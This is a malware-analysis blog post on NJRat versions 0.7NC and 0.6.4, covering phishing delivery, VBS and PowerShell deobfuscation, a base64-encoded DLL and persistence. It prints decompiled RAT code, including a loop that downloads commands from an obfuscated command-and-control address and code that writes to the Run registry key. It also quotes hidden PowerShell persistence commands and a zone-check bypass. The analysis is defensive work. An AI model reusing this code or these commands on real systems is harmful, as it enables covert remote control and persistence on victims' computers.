How RAT works | Analysis of NJ RAT version 0.7NC and 0.6.4

breachnova.com/blog.php

Published on August 9, 2024 by Osama Ellahi


Executive Summary

This version {0.7NC} of NJRat was first seen on 17 August 2023 with the name utah-Robert-magazine- speaker. It was delivered by email using phishing. Red Packet Security defines NJRat as a type of remote access trojan (RAT). This malicious software can do a range of things, like recording keystrokes, accessing the victim's camera, stealing saved login information from web browsers, creating a way for attackers to control the victim's computer from a remote location, transferring files to and from the victim's computer, seeing what's on the victim's screen, making changes to files, processes, and the Windows registry, and even allowing the attacker to update, remove, restart, close, disconnect, or change the name of their attack campaign.

This analysis comprises two samples labeled as NJ RAT 0.7NC and 0.6.4. The 0.7NC variant introduces a novel method for evading analysis, while 0.6.4 is responsible for managing all other malicious activities.
High-Level Technical Summary

NJRAT is a sophisticated malware that operates in two primary stages. The initial stage involves phishing and obfuscation tactics. In August 2023, security experts first encountered malware, which was distributed via email in the form of a malicious and highly obfuscated VBS (Visual Basic Script) file embedded in documents.

Upon execution, this VBS file performs deobfuscation and reveals a PowerShell script. Within this script lies a base64-encoded DLL (Dynamic Link Library). Once the script successfully decodes the DLL, it proceeds to invoke the "VAI" method within the DLL. This marks the beginning of malware's further exploitation and malicious activities.



Initial Stage

This stage consists of deobfuscation and decoding of real dll and invoking the binary.2

SHA256

vbs = 5f66c7336f8469a6ab349a3f0f3f7aca1b483f2f2a8b4ad71af79ff51a8aad6b

dll = 153c9ffe148909981900c59c2ccba8ef66f94688ce7ab5e01e3a541937a31294

.VBS


The initial executable comprises a VBS file containing obfuscated PowerShell code. After modifying the VBS file and revealing the de-obfuscated PowerShell code, we can observe its initial command in the terminal. This command involves pinging localhost for a dynamic delay, followed by the self-copying of the executable to the startup folder. This technique is employed to achieve persistence, ensuring that the executable runs every time the device starts up.

This is the command which copy the malicious file in startup folder for future purposes.

cmd.exe /c ping 127.0.0.1 -n 10 & powershell -command [System.IO.File]::Copy(‘’,’C:\Users\’ +


[Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.vbs')

After persistence VBS goes for de-obfuscating the malicious DLL. As you can see in the figure below, there is an obfuscated string, and the script is using the yWaUTuYIQuUWknat method to perform a straightforward task: locating and replacing the string with the specified third parameter.




After printing the shell code, I get the real DLL in terminal. So far, we don't know what this code is and how to invoke it or use it.

By looking at the string, it was base64 encoded. So, I decided to decode it with PowerShell and real binary came out from it.



But let's see how the exploit is using it.

The VBS has its third obfuscated command which was then de-obfuscated to execute this DLL.




After patching and de-obfuscation, I rephrase the final command which looks like this following script.

It was Invoking its VAI method after decoding the encoded string with base64.

Exploitation

This final exploit has so many malicious functionalities, we will divide them into persistence, **keylogging and c2 communication.**
Initial behavior

This DLL has all the malicious functions, its VAI starts with adding mutation in system. If mutation is already there it will not execute. This technique keeps exploit safe for only one time run. It starts with copying itself to AppData and running that exe within process. It did not execute malicious function directly because this way it is making it hard for reverse engineers to go through dynamic debugging.



Persistence

It starts Infinite loop and it have multiple cases. Let's start from case 0.

Case 0: Reading first obfuscated variable and reversing it and de-obfuscating it. It gets command from the server and process it.

```
switch (num)
{
case 0:
{
    WebClient webClient = new WebClient();
    webClient.Encoding = Encoding.UTF8;
    string address = Strings.StrReverse(QBXtX).Replace("(ø+(", "b").Replace(") ú()!", "c").Replace("►ø◆}4",
      "d").Replace("(◄▲", "e").Replace("@@◆ @+@+", "x").Replace("→*@ ▲(*↓", "h").Replace("◆ñ}◆√▭☀ø",
      "t").Replace("(úw(]", "1").Replace("ú*@@(øú(", "2").Replace("◄↔→↓}ð ►", ":").Replace("►:▣▭*■*4",
      "/").ToString();
    text = webClient.DownloadString(address);
    num = 1;
    continue;
}
```

Case 1

Reverse the string only.

```
case 1:
    text = Strings.StrReverse(text);
    num = 2;
    continue;
```


Case 2

It creates a new guid id and gives this name to the VBS. After that it searches inside AppData if any VBS present in the AppData, if there is no VBS in **AppData** then it runs command in hidden windows style and copy VBS files from current directory to AppData.

```
case 2:
    if (Operators.CompareString(startup, "1", false) == 0)
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
        string str = "\\";
        Guid guid = Guid.NewGuid();
        string text2 = folderPath + str + guid.ToString() + ".vbs";
        if (!Directory.GetFiles(folderPath, "*.vbs").Any<string>())
        {
            new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    WindowStyle = ProcessWindowStyle.Hidden,
                    FileName = "C:\\Windows\\System32\\WindowsPowershell\\v1.0\\powershell.exe",
                    Arguments = " -WindowStyle Hidden Copy-Item -Path ".vbs -Destination " + text2
                }
            }.Start();
        }
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        num = 3;
        continue;
    }
    if (Operators.CompareString(startup_reg, "2", false) == 0)
    {
        string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
        num = 6;
        continue;
    }
    goto IL_550;
```

Case 3

After copying the file to AppData it sets persistence registry **SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run**. By adding this, at every startup it executes this file.



```
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
string str = "\\";
Guid guid = Guid.NewGuid();
string text2 = folderPath + str + guid.ToString() + ".vbs";

RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
if (!registryKey.GetValueNames().Contains("Path"))
{
    registryKey.SetValue("Path", text2);
}
registryKey.Close();
```

Registry Editor

File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Holographic, ime, ImmersiveShell, InstallService, Internet Settings, IrisService, Lock Screen, Mobility, Notifications, PenWorkspace, Policies, PrecisionTouchPad, Prelaunch, Privacy, PushNotifications, RADAR, Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
com.squirrel.Tea...	REG_SZ	C:\Users\burgo\AppData\Local\Microsoft\Teams\Update.exe --processStart "Teams.exe" --process-start-args "--system-init...
MicrosoftEdgeA...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch:5
Path	REG_SZ	C:\Users\burgo\AppData\Roaming\174778b4-09c3-4aad-8ff8-151e07d68d49.vbs

roton Technologies\Proton\VPN\ProtonVPN.exe

Edit String


Value name: Path

Value data: ername\AppData\Roaming\174778b4-09c3-4aad-8ff8-151e07d68d49.vbs

OK Cancel

Case 11


Case 11 is focused on persistence but this time it is happening through creating a **LNK** file on run time in startup folder.



This LNK file performs specific action in minimized window using PowerShell.


1. Sleep for 5 sec
2. Start VBS which is inside AppData/roaming.

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5; Start-Process C:\Users\burgo\AppData\Roaming\4df328c8–4a5e-4b9b-8385–1495d13b45dd.vbs



INS () function is totally persistence based which controls the foothold of exploit inside system for future purposes.

It is setting Environment variable **See_MASK_NOZONECHECK to 1** which allows it to download the files and execute the files without zone identifier.

